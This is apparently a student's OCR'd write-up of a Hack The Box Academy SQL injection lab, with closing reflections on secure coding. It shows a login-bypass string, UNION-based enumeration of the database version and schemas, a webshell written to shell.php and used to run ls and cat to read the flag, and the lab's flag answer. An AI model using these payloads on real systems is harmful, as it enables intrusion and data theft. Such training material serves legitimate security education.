

Hack The Box - Academy
SQL Injection Fundament
Search Ports
83.136.250.124:50556/shell.
https://academy.hackthebox.com/module/33/section/793
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 83.136.250.124:50556
Life Left: 87 minute(s)
+ 1
Find the flag by using a webshell.
d2b5b27ae688b6a0f1d21b7d3a0798cd
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next



Hack The Box - Academy
SQL Injection Fundament
Employee Login
94.237.55.43:35774
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
InlaneFreight
admin' or '1'='1'-- -
Login



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashboard/dashboard.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Payroll Information
'UNION SELECT 1-- -
Name
Month
Amount
Tax
Adam
January
1337$
5%
James
March
1213$
8%



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashboard/dashboard.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Payroll Information
UNION SELECT 1,2,3,4,5-- -
The used SELECT statements have a different number of columns
Name
Month
Amount
Tax



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashboard/dashboard.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Payroll Information
ECT 1,@@VERSION,3,4,5-- -
Name
Month
Amount
Tax
Adam
January
1337$
5%
James
March
1213$
8%
2
3
4
5



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashboard/dashboard.php
Screenshot taken
Payroll Information
SEARCH
Name
Month
Amount
Tax
Adam
January
1337$
5%
James
March
1213$
8%
10.3.22-MariaDB-1ubuntu1
3
4
5



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashboard/dashboard.php
Payroll Information
ON_SCHEMA.SCHEMATA-- -
Name
Month
Amount
Tax
Adam
January
1337$
5%
James
March
1213$
8%
10.3.22-MariaDB-1ubuntu1
3
4
5



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashboard/dashboard.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Payroll Information
DASHBOARD/PROOF.TXT' --
Name
Month
Amount
Tax
Adam
January
1337$
5%
James
March
1213$
8%
information_schema
3
4
5
mysql
3
4
5
performance_schema
3
4
5
ilfreight
3
4
5
backup
3
4
5



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
Problem loading page
94.237.55.43:35774/dashboard/dashboard.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Payroll Information
DASHBOARD/SHELL.PHP'--
Name
Month
Amount
Tax



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
New Tab
http://94.237.55.43/dashboard/shell.php?0=ls
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
Firefox
Search the web
tryhackme
10.10.227.2...
94.237.55.43
10.129.213....
10.10.219.187
10.129.203...
academy.h...
10.129.244...


Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashbo
94.237.55.43:35774/dashboard/shell.php?0=ls
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
1 Adam January 1337$ 5% 2 James March 1213$ 8% 1 2 bg.png dashboard.css dashboard.js dashboard.php index.php shell.php 4 5


Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashbo
94.237.55.43:35774/dashboard/shell.php?0=ls /
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
1 Adam January 1337$ 5% 2 James March 1213$ 8% 1 2 bg.png dashboard.css dashboard.js dashboard.php index.php shell.php 4 5



Hack The Box - Academy
SQL Injection Fundament
Employee Dashboard
94.237.55.43:35774/dashbo
94.237.55.43:35774/dashboard/shell.php?0=cat /flag_cae1dadcd174.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
1 Adam January 1337$ 5% 2 James March 1213$ 8% 1 2 bin boot dev etc flag_cae1dadcd174.txt home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var 4 5





3. Shareable Link and Final Screenshot

https://academy.hackthebox.com/achievement/1919044/33



4. Social Media Posting

https://www.linkedin.com/uas/login?session_redirect=https%3A%2F%2Fwww.linkedin.com%2FshareArticle%3Furl%3Dhttps%3A%2F%2Facademy.hackthebox.com%2Fachievement%2F1919044%2F33%26title%3DCompleted%2520SQL%2520Injection%2520Fundamentals!%26summary%3DI%2520just%2520completed%2520the%2520module%2520SQL%2520Injection%2520Fundamentals%2520in%2520HTB%2520Academy!#hackthebox #htbacademy #cybersecurity&source=HTBAcademy

https://x.com/intent/tweet?url=https://academy.hackthebox.com/achievement/1919044/33&text=I just completed module SQL Injection Fundamentals in HTB Academy!&hashtags=hackthebox,htbacademy,cybersecurity

https://www.facebook.com/sharer/sharer.php?u=https://academy.hackthebox.com/achievement/1919044/33

5. Conclusion

Completing this module has provided a deep and practical understanding of how SQL injection vulnerabilities work and why they pose such a significant threat to web applications. What began as an exploration of basic SQL and database concepts evolved into a hands-on journey through various forms of SQL injection—ranging from authentication bypass to full server compromise. I gained valuable insight into how attackers manipulate improperly sanitized user inputs to control database queries and learned how this can lead to serious consequences such as data leakage, privilege escalation, or remote control of the backend server.

More importantly, this module emphasized the importance of secure coding and defensive programming practices. Knowing how attacks are carried out has made it clear that preventing SQL injection through proper input validation, prepared statements, and regular code auditing is not optional but essential. The skills developed through the practical exercises and assessments have reinforced both the offensive and defensive aspects of web application security, making this module a highly valuable experience in my journey toward becoming a more competent and security-aware professional.